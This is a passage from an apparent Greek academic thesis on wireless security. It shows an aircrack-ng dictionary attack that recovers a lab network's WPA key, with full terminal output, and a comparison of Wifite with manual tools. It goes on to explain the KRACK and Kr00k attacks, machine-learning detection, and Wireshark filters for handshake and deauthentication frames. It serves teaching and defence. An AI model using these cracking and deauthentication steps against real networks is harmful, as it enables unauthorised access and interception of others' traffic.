Εφόσον το Handshake έχει υποκλαπεί, η διαδικασία περνά στο στάδιο της αποκωδικοποίησης. Εδώ επιστρέφουμε στη χρήση του **Aircrack-ng**, το οποίο είναι το κορυφαίο εργαλείο για offline cracking. Με την εκτέλεση της εντολής

aircrack-ng -w /usr/share/wordlists/rockyou.txt [ONOMA_ΑΡΧΕΙΟΥ].cap και στην θέση του [ONOMA_ΑΡΧΕΙΟΥ] θα βάλουμε το όνομα με το οποίο αποθηκεύτηκε το αρχείο (Εικόνα 29 & Εικόνα 30). Το Aircrack-ng συγκρίνει τα hashes από το λεξικό "rockyou.txt" με το υποκλαπέν αρχείο. Η ένδειξη "**KEY FOUND!**" αποτελεί την τελική επιβεβαίωση της παραβίασης, αποδεικνύοντας ότι ο αυτοματισμός του **Wifite** στην υποκλοπή, σε συνδυασμό με την υπολογιστική ισχύ του Aircrack-ng, καθιστούν το δίκτυο πλήρως ευάλωτο.



```
File Actions Edit View Help
(kali@kali)-[~]
└─$ sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt hs/handshake_andrZVPapa_02-EB-D8-73-A5-7A_2026-03-01T06-12-20.cap
[sudo] password for kali:
Reading packets, please wait ...
Opening hs/handshake_andrZVPapa_02-EB-D8-73-A5-7A_2026-03-01T06-12-20.cap
Read 981 packets.

# BSSID          ESSID          Encryption
1 02:EB:D8:73:A5:7A  andrZV_Papa    WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait ...
Opening hs/handshake_andrZVPapa_02-EB-D8-73-A5-7A_2026-03-01T06-12-20.cap
Read 981 packets.

1 potential targets

Aircrack-ng 1.7

[00:00:00] 25/10303725 keys tested (660.45 k/s)

Time left: 4 hours, 20 minutes, 1 second          0.00%

KEY FOUND! [ aNdRzVpApA ]

Master Key   : F4 BE D8 25 24 11 86 3E 9F ED C7 E7 7F E6 8C
              DE FF 7E D7 5A F5 F3 67 94 0F 01 6E 64 2D 9A 1B

Transient Key : B1 20 60 B0 3C BD 9C 5D C9 41 76 7B 33 50 18 64
                C5 D8 E1 9B 13 87 85 C5 53 C9 77 D5 46 79 64 CF
                84 B9 F0 2A 10 76 F5 B4 5D 73 E8 08 96 C2 73 C6
                53 BC CD FF 6B 6F BD 6B DF D3 9B F1 9B 7A 22 48

EAPOL HMAC   : 79 94 BB E6 8A 0A 40 4E 5A 6B A3 64 8B 29 C2 F2

(kali@kali)-[~]
└─$
```

Εικόνα 30 Εύρεση του κωδικού μέσω του λεξικού rockyou.txt -- KEY_FOUND

5.7.3 Συγκριτική Αξιολόγηση: Wifite vs Χειροκίνητη Μέθοδος (Aircrack-ng Suite)

Παρά το γεγονός ότι η χειροκίνητη χρήση των airmon-ng, airodump-ng και aireplay-ng προσφέρει πλήρη έλεγχο σε κάθε παράμετρο της επίθεσης, η επιλογή του Wifite μας έδειξε την εξαιρετική ευκολία και ταχύτητας που προσφέρει. Συγκεκριμένα:

Αυτοματοποίηση Ρυθμίσεων: Το Wifite αναλαμβάνει αυτόματα να θέσει την κάρτα σε λειτουργία Monitor Mode και την διαχείριση των "conflicting processes" (όπως ο Network Manager), γλιτώνοντας τον χρήστη από τη συχνή ανάγκη για χειροκίνητο **airmon-ng check kill**.

Διαχείριση Στόχων: Αντί για τη χειροκίνητη αντιγραφή MAC addresses (BSSID) και τον ορισμό καναλιών, το Wifite παρουσιάζει μια διαδραστική λίστα, μειώνοντας δραματικά την πιθανότητα τυπογραφικού λάθους και προσφέροντας μεγάλη ευκολία για την επιλογή του δικτύου στόχου.

Έξυπνη Εναλλαγή Επιθέσεων: Το εργαλείο μπορεί να εναλλάσσει αυτόματα μεθόδους (π.χ. από WPS σε Deauth) αν διαπιστώσει ότι μια επίθεση δεν αποδίδει, κάτι που στη χειροκίνητη μέθοδο θα απαιτούσε συνεχή επίβλεψη και αλλαγή εντολών.

Σταθερότητα Driver: Ειδικά για την κάρτα TP-Link (RTL8812AU), το Wifite αποδείχθηκε πιο "σταθερό" στη διατήρηση της σύνδεσης κατά τη διάρκεια της επίθεσης, αποφεύγοντας τα συχνά crashes που παρατηρήθηκαν κατά τη χειροκίνητη εκτέλεση του aireplay-ng.

6 ΚΕΦΑΛΑΙΟ 6^ο : Προηγμένες Ευπάθειες Πρωτοκόλλου και Σύγχρονες Μέθοδοι Ανίχνευσης

Η ασφάλεια των ασύρματων δικτύων IEEE 802.11 εξελίσσεται σε ένα πεδίο μάχης μεταξύ προηγμένων κρυπτογραφικών επιθέσεων και συστημάτων τεχνητής νοημοσύνης. Η τεχνητή νοημοσύνη είναι εργαλείο για τους επαγγελματίες της κυβερνοασφάλειας και έχει δώσει βοήθεια και λύσεις στο έργο τους, αλλά ταυτόχρονα είναι εργαλείο και στα χέρια των εγκληματιών του κυβερνοχώρου, παρέχοντάς τους άθελά της εξελιγμένα εργαλεία, και νέους τρόπους στα σχέδια τους για υποκλοπές και παραβιάσεις,

Ενώ η πρακτική αξιολόγηση στο Κεφάλαιο 5 επικεντρώθηκε σε επιθέσεις που εκμεταλλεύονται ανθρώπινες αδυναμίες στη διαμόρφωση του δικτύου (όπως αδύναμοι κωδικοί πρόσβασης), το παρόν κεφάλαιο εμβαθύνει και εξετάζει ευπάθειες που εντοπίζονται στον ίδιο τον σχεδιασμό του πρωτοκόλλου IEEE 802.11 και στο υλικό των συσκευών, και κυρίως τα τσιπ FullMAC WLAN που κατασκευάζονται από τις Broadcom και Cypress. Οι επιθέσεις KRACK και Kr00k αποτελούν ορόσημα στην ασφάλεια των ασύρματων δικτύων, καθώς αποδεικνύουν ότι η κρυπτογράφηση WPA2 μπορεί να παρακαμφθεί ανεξάρτητα από την πολυπλοκότητα του κλειδιού πρόσβασης. Δεν αποτελούν απλά θεωρητικά σενάρια, αλλά θεμελιώδεις προκλήσεις που οδήγησαν στην ανάπτυξη νέων μοντέλων ανίχνευσης μέσω Μηχανικής Μάθησης (Machine Learning).

6.1 Η Επίθεση KRACK (Key Reinstallation Attack)

Η επίθεση KRACK, η οποία ανακαλύφθηκε από τον Mathy Vanhoef, στοχεύει στη λογική με την οποία διαχειρίζεται την «χειραψίας τεσσάρων δρόμων» (4-way handshake) το πρωτόκολλο του WPA2.


Ο επιτιθέμενος παρεμβάλλεται ως «ενδιάμεσος» (Man-in-the-Middle). Το KRACK δεν σπάει τον κωδικό, αλλά εκμεταλλεύεται μια αδυναμία στη διαχείριση των κλειδιών. Κατά τη χειραψία 4-way, το Access Point (AP) στέλνει το κλειδί στο θύμα. Το θύμα το εγκαθιστά και στέλνει μια επιβεβαίωση (ACK). Αν ο επιτιθέμενος μπλοκάρει αυτή την επιβεβαίωση, το AP επειδή δεν έλαβε το ACK, ξαναστέλνει το κλειδί. Το θύμα, ακολουθώντας το

πρωτόκολλο, επανεγκαθιστά το ίδιο κλειδί. Με την επανεγκατάσταση, ο μετρητής πακέτων (Nonce) και ο μετρητής επανάληψης μηδενίζονται. Αυτό επιτρέπει στον επιτιθέμενο να προβλέψει τη ροή του κλειδιού και να αποκρυπτογραφήσει τα πακέτα που στέλνει το θύμα, καθώς το ίδιο κλειδί χρησιμοποιείται με τον ίδιο αριθμό nonce (nonce reuse).

Στην κρυπτογραφία, αν χρησιμοποιήσεις το ίδιο κλειδί με τον ίδιο μετρητή δύο φορές, η κρυπτογράφηση "καταρρέει", επιτρέποντας στον επιτιθέμενο να αποκρυπτογραφήσει τα δεδομένα.

Η επίθεση KRACK είναι ιδιαίτερα επικίνδυνη γιατί δεν αφήνει ίχνη στα παραδοσιακά αρχεία καταγραφής του δρομολογητή, επιτρέποντας στον επιτιθέμενο να υποκλέψει ευαίσθητες πληροφορίες, όπως κωδικούς HTTP και cookies συνεδρίας [30].

Παρά το γεγονός ότι το KRACK είναι μια γνωστή ευπάθεια, η θωράκιση της χειραψίας 4-δρόμων (4-way handshake) αποτελεί ακόμα και σήμερα πεδίο ενεργής έρευνας. Πρόσφατες μελέτες προτείνουν την ενίσχυση του πρωτοκόλλου με πρόσθετους μηχανισμούς επαλήθευσης των μηνυμάτων, ώστε να αποτρέπεται η παρεμβολή ενδιάμεσου (MiTM) στο κανάλι επικοινωνίας [31]. Η προτεινόμενη αυτή διαδικασία απεικονίζεται στην **Εικόνα 31**, όπου διακρίνονται οι απαραίτητες προσθήκες ασφαλείας στη ροή των μηνυμάτων.



Εικόνα 31 Τροποποιημένη χειραψία 4-δρόμων WPA/WPA2 για την αποτροπή επιθέσεων KRACK
(Πηγή: Agrawal & Maiti, 2024 [31])

6.2 Η Ευπάθεια Kr00k (CVE-2019-15126)

Η ευπάθεια Kr00k είναι ακόμη πιο ύπουλη, διαφέρει από το KRACK καθώς δεν στοχεύει στο πρωτόκολλο αλλά στο υλικό (Wi-Fi chips των εταιρειών Broadcom και Cypress) και στον τρόπο που διαχειρίζονται τη μνήμη τους κατά την αποσύνδεση.

Η τεχνική αναφορά της ESET (2020) [29] αποκαλύπτει ότι όταν μια συσκευή αποσυνδέεται από το δίκτυο (είτε λόγω αδύναμου σήματος είτε λόγω επίθεσης Deauthentication που είδαμε στο 5.7), το Wi-Fi chip καθαρίζει το κλειδί συνεδρίας από τη μνήμη του. Υπάρχουν δεδομένα που παραμένουν στον buffer του chip και περιμένουν να σταλούν. Λόγω του bug,

το chip αντί να σταματήσει, κρυπτογραφεί αυτά τα δεδομένα με ένα «μηδενικό κλειδί» (all-zero key), δηλαδή μια σειρά από μηδενικά (000...0).

Ο επιτιθέμενος, χρησιμοποιώντας τεχνικές deauthentication (όπως αυτές που εφαρμόστηκαν στο Κεφάλαιο 5.7), μπορεί να προκαλέσει σκόπιμα εκατοντάδες αποσυνδέσεις και να συλλέξει τα πακέτα, γνωρίζοντας ότι κρυπτογραφήθηκαν με το μηδενικό κλειδί, μπορεί να τα αποκρυπτογραφήσει αμέσως χρησιμοποιώντας απλούς αλγόριθμους, αποκτώντας πρόσβαση σε τμήματα της επικοινωνίας και σε ευαίσθητα δεδομένα (π.χ. DNS queries, τμήματα HTTP κίνησης). του θύματος (**Εικόνα 32**) .


Ιδιαίτερη ανησυχία προκαλεί το γεγονός ότι όχι μόνο οι συσκευές-πελάτες αλλά και τα σημεία πρόσβασης Wi-Fi και οι δρομολογητές επηρεάζονται από το Kr00k. Αυτό έχει ως αποτέλεσμα σενάρια όπου συσκευές-πελάτες που δεν επηρεάζονται (είτε έχουν ενσωματωθεί ενημερώσεις κώδικα είτε χρησιμοποιούν διαφορετικά τσιπ Wi-Fi που δεν είναι ευάλωτα στο Kr00k) μπορούν να συνδεθούν σε ένα σημείο πρόσβασης (συχνά πέρα από τον έλεγχο ενός ατόμου) που είναι ευάλωτο. Η επιφάνεια επίθεσης αυξάνεται σημαντικά, καθώς ένας επιτιθέμενος μπορεί να αποκρυπτογραφήσει δεδομένα που μεταδόθηκαν από ένα ευάλωτο σημείο πρόσβασης σε έναν συγκεκριμένο πελάτη (ο οποίος μπορεί να είναι ή να μην είναι ευάλωτος).

Παρόλο που η πηγή της ευπάθειας βρίσκεται στα τσιπ Wi-Fi, μπορεί μέσω ενημερώσεων λογισμικού η ευπάθεια να μετριαστεί. Σύμφωνα με δημοσιεύσεις των προμηθευτών, που αναγνώρισαν το πρόβλημα, οι συσκευές θα έπρεπε να έχουν λάβει

ενημερώσεις κώδικα για την ευπάθεια. Θα πρέπει να έχουν εγκατασταθεί οι πιο πρόσφατες ενημερώσεις λειτουργικού συστήματος ή λογισμικού (συσκευές Android, Apple και ορισμένες συσκευές IoT με Windows), αλλά ενδέχεται να απαιτείται και

ενημέρωση λογισμικού υλικού (σημεία πρόσβασης, δρομολογητές και ορισμένες συσκευές IoT). Συνεπώς, οι χρήστες και οι οργανισμοί θα πρέπει να ενημερώνουν τις συσκευές με τσιπ Broadcom ή Cypress στις πιο πρόσφατες εκδόσεις λογισμικού.

Αυτό περιλαμβάνει τόσο τις συσκευές-πελάτες όσο και τα σημεία πρόσβασης.



Εικόνα 32 Η διαδικασία Disassociation και το All-zero TK (τον μηχανισμό του Kr00k). Πηγή 29 ESET

6.3 Σύγκριση KRACK και Kr00k

Οι επιθέσεις KRACK και Kr00k παρουσιάζουν κοινά χαρακτηριστικά ως προς το τελικό αποτέλεσμα (την παραβίαση της εμπιστευτικότητας των δεδομένων), ωστόσο η φύση και ο τρόπος εκτέλεσής τους διαφέρουν ριζικά.

- **Στόχος και Φύση:** Το KRACK στοχεύει σε ένα λογικό σφάλμα του πρωτοκόλλου WPA2 (logic bug), ενώ το Kr00k εκμεταλλεύεται μια αδυναμία στο υλικό (hardware/chips),
- **Εύρος Επηρεασμού:** Το KRACK επηρεάζει σχεδόν όλα τα δίκτυα WPA2 ανεξαρτήτως κατασκευαστή, ενώ το Kr00k περιορίζεται σε συσκευές που ενσωματώνουν Wi-Fi chips των εταιρειών Broadcom και Cypress.
- **Μηχανισμός Κρυπτογράφησης:** Στο KRACK επιτυγχάνεται επανεγκατάσταση του νόμιμου κλειδιού με μηδενισμό του nonce (nonce reuse), ενώ στο Kr00k τα

δεδομένα κρυπτογραφούνται με ένα εξ ορισμού μηδενικό κλειδί (all-zero key) κατά τη διαδικασία της βίαιης αποσύνδεσης (disassociation), το οποίο κρυπτογραφεί τα δεδομένα που παραμένουν προσωρινά στη μνήμη (buffer) του chip.

Συγκριτικός Πίνακας: Στον ακόλουθο πίνακα (**Πίνακας 10 Σύγκριση μεταξύ Krack & Kr00k**) συνοψίζονται τα τεχνικά χαρακτηριστικά και η βασική ιδέα των δύο επιθέσεων, όπως προκύπτει από το Research white papers της ESET και την ανάλυση των Salah & Abu Eloud (2023)[27][29]

Krack	Kr00k
Το KRACK, όπως υποδηλώνει το ακρωνύμιο, είναι μια σειρά επιθέσεων – exploits.	Το Kr00k, από την άλλη πλευρά, είναι ένα κενό ασφαλείας – σφάλμα, μια ευπάθεια στο WPA2.
Η βασική ιδέα πίσω από το KRACK είναι ότι το Nonce επαναχρησιμοποιείται για την απόκτηση της ροής κλειδιών.	Η κύρια ιδέα πίσω από το Kr00k είναι ότι τα δεδομένα κρυπτογραφούνται με ένα κλειδί συνεδρίας all-zero (TK- Temporary Key)
Ενεργοποιείται κατά τη διάρκεια της χειραψίας 4 πλευρών (4-way handshake)	Ενεργοποιείται μετά από την αποσύνδεση (disassociation)
Επηρεάζει τις περισσότερες συσκευές με δυνατότητα Wi-Fi, καθώς εκμεταλλεύεται ελαττώματα υλοποίησης στο ίδιο το πρωτόκολλο WPA2	Επηρεάζει τα πιο διαδεδομένα τσιπ Wi-Fi (από την Broadcom & Cypress)
Η βασική ιδέα του Krack είναι ότι ο εισβολέας μπορεί να χρησιμοποιήσει τη ροή κλειδιών για να γνωρίζει το απλό και το κρυπτογραφημένο κείμενο. Η κρυπτογράφηση που χρησιμοποιείται για την ασφάλεια των πακέτων δεδομένων που μεταδίδονται μέσω μιας σύνδεσης Wi-Fi επηρεάζεται από το Kr00k. Συνήθως, ένα μοναδικό κλειδί που καθορίζεται από τον κωδικό πρόσβασης Wi-Fi του χρήστη χρησιμοποιείται για	

την κρυπτογράφηση αυτών των πακέτων. Ερευνητές από την ESET ισχυρίζονται ότι κατά τη διάρκεια της διαδικασίας "αποσύνδεσης", αυτό το κλειδί επαναφέρεται για τα τσιπ Wi-Fi Broadcom και Cypress σε μια τιμή μηδέν.

Επειδή εκμεταλλεύεται ελαττώματα υλοποίησης στο ίδιο το πρωτόκολλο WPA2, επηρεάζει τις περισσότερες συσκευές με δυνατότητα Wi-Fi.

Εντοπίστηκαν στοιχεία Broadcom και Cypress που χρησιμοποιούνται σε κινητά τηλέφωνα, tablet, φορητούς υπολογιστές και συσκευές IoT.

Πίνακας 10 Σύγκριση μεταξύ Krack & Kr00k

6.4 Ανίχνευση μέσω Μηχανικής Μάθησης (Machine Learning)

Η πολυπλοκότητα των KRACK και Kr00k καθιστά τα παραδοσιακά συστήματα IDS (Intrusion Detection Systems) ανεπαρκή. Στο άρθρο τους στο περιοδικό Future Internet, οι Salah & Abu Elsouid (2023) [27] προτείνουν ένα πλαίσιο ανίχνευσης βασισμένο σε αλγόριθμους Μηχανικής Μάθησης.

Η διαδικασία περιλαμβάνει:

Συλλογή Δεδομένων: Χρήση πακέτων 802.11 (όπως αυτά που μελετήθηκαν στο AWID3).

Εξαγωγή Χαρακτηριστικών (Feature Extraction): Επιλογή συγκεκριμένων πεδίων από τις επικεφαλίδες των πακέτων που αλλάζουν κατά τη διάρκεια μιας επίθεσης.

Εκπαίδευση Μοντέλων: Χρήση αλγορίθμων (π.χ. Random Forest, Decision Trees) για την ταξινόμηση της κίνησης ως «φυσιολογικής» ή «υπό επίθεση».

Η προσέγγιση αυτή επιτυγχάνει εξαιρετικά υψηλά ποσοστά ακρίβειας (άνω του 99%), προσφέροντας μια ισχυρή γραμμή άμυνας ενάντια σε επιθέσεις που εκμεταλλεύονται ευπάθειες πρωτοκόλλου [30].


6.5 Πρακτική Υλοποίηση και Ανάλυση KRACK

Μετά την επιτυχή καταγραφή της χειραψίας 4-δρόμων (4-way handshake) μέσω της μεθοδολογίας deauthentication, πραγματοποιήθηκε εξαγωγή των πακέτων σε αρχείο .cap για λεπτομερή ανάλυση στον αναλυτή πρωτοκόλλου Wireshark. Το Wireshark μπορούμε να το ανοίξουμε και από την αρχική σελίδα του Kali Linux κάνοντας κλικ στο εικονίδιο του Kali (πάνω αριστερά, τον δράκο), μας εμφανίζει μία λίστα με εργαλεία, στην αναζήτηση πατάμε 'wireshark', ή στην λίστα επιλέγουμε '09-Sniffing & Spoofing' → Wireshark. Είτε εάν είμαστε ήδη στην κονσόλα για άλλες εργασίες, ανοίγουμε το τερματικό του, πληκτρολογώντας απλά **sudo wireshark**. Αν μας ζητήσει κωδικό, είναι **kali**.

Από την επιλογή επάνω αριστερά **"File"** επιλέγουμε **"Open"** και το αρχείο με κατάληξη **.cap**.

Στο πεδίο φίλτρων εμφάνισης (Display Filter) του Wireshark εφαρμόζουμε το φίλτρο **eapol** για να μας δείξει μόνο τα μηνύματα της 4-way handshake (**Εικόνα 33** Εντολή 'eapol' για εμφάνιση της ροής των μηνυμάτων του 4-ways Handshake), ή το

eapol || wlan.fc.type_subtype == 0x0c || wlan.fc.type_subtype == 0x0a. Το συγκεκριμένο σύνθετο φίλτρο επιτρέπει την ταυτόχρονη παρακολούθηση των πακέτων ελέγχου αποσύνδεσης (Deauthentication - 0x0c και Disassociation - 0x0a) παράλληλα με τη διαδικασία της χειραψίας, οπτικοποιώντας την αλληλουχία της επίθεσης. (**Εικόνα 34**).



No.	Time	Source	Destination	Protocol	Length	Info
738	46.147989	SamsungElect_fd:05:ea	62:3d:29:b5:b9:cc	EAPOL	155	Key (Message 2 of 4)[Malformed Packet]
739	46.159123	SamsungElect_fd:05:ea	62:3d:29:b5:b9:cc	EAPOL	155	Key (Message 2 of 4)[Malformed Packet]
740	46.158171	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	237	Key (Message 3 of 4)[Malformed Packet]
741	46.165903	SamsungElect_fd:05:ea	62:3d:29:b5:b9:cc	EAPOL	133	Key (Message 2 of 4)[Malformed Packet]
742	46.168733	SamsungElect_fd:05:ea	62:3d:29:b5:b9:cc	EAPOL	133	Key (Message 2 of 4)[Malformed Packet]
1510	52.463715	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1520	52.465213	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1571	52.466769	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1522	52.468633	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1523	52.469870	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1524	52.471634	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1525	52.473709	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1526	52.475208	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1527	52.476330	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1528	52.478200	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1529	52.479450	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1530	52.480872	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1531	52.482598	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1532	52.484638	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1533	52.485607	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1534	52.487528	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1535	52.489115	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	133	Key (Message 1 of 4)
1537	52.491895	SamsungElect_fd:05:ea	62:3d:29:b5:b9:cc	EAPOL	155	Key (Message 2 of 4)[Malformed Packet]
1539	52.493390	62:3d:29:b5:b9:cc	SamsungElect_fd:05:ea	EAPOL	237	Key (Message 3 of 4)[Malformed Packet]
1540	52.504947	SamsungElect_fd:05:ea	62:3d:29:b5:b9:cc	EAPOL	133	Key (Message 2 of 4)[Malformed Packet]

Εικόνα 33 Εντολή 'eapol' για εμφάνιση της ροής των μηνυμάτων του 4-ways Handshake

Η επίθεση KRACK (Key Reinstallation Attack) βασίζεται στην εκμετάλλευση της λογικής της χειραψίας 4-δρόμων (4-way handshake). Συγκεκριμένα, η ευπάθεια εκδηλώνεται όταν η συσκευή (Client) λάβει πολλαπλές φορές το Message 3. Ο επιτιθέμενος, λειτουργώντας ως "Man-in-the-Middle", μπλοκάρει την αποστολή του Message 4 προς τον Router, αναγκάζοντας τον τελευταίο να επανεκπέμψει το Message 3.


Η κρίσιμη παράμετρος σε αυτή τη διαδικασία είναι το Install Bit: Set στο Message 3, το οποίο αποτελεί την εντολή για την εγκατάσταση των κρυπτογραφικών κλειδιών στο hardware. Η απειλή έγκειται στο γεγονός ότι μια ευάλωτη συσκευή υπακούει στην εντολή επανεγκατάστασης (Reinstallation) κάθε φορά που λαμβάνει το ίδιο πακέτο, οδηγώντας σε μηδενισμό των αριθμών Nonce και των μετρητών επανάληψης (Replay Counter).

Εστιάζοντας στο Message 3 of 4, το οποίο αποστέλλεται από τον Authenticator (Router) προς τον Supplicant (Συσκευή θύματος), μπορούμε να αναλύσουμε τη δομή του. Επιλέγοντας το πακέτο και ακολουθώντας τη διαδρομή 802.1x Authentication → Key information αποκτούμε πρόσβαση στα εξής δομικά στοιχεία (Εικόνα 35):

- **Key Type:** Επιβεβαιώνει ότι πρόκειται για Pairwise Key (το κλειδί που αφορά τη συγκεκριμένη σύνδεση μεταξύ συσκευής και router)

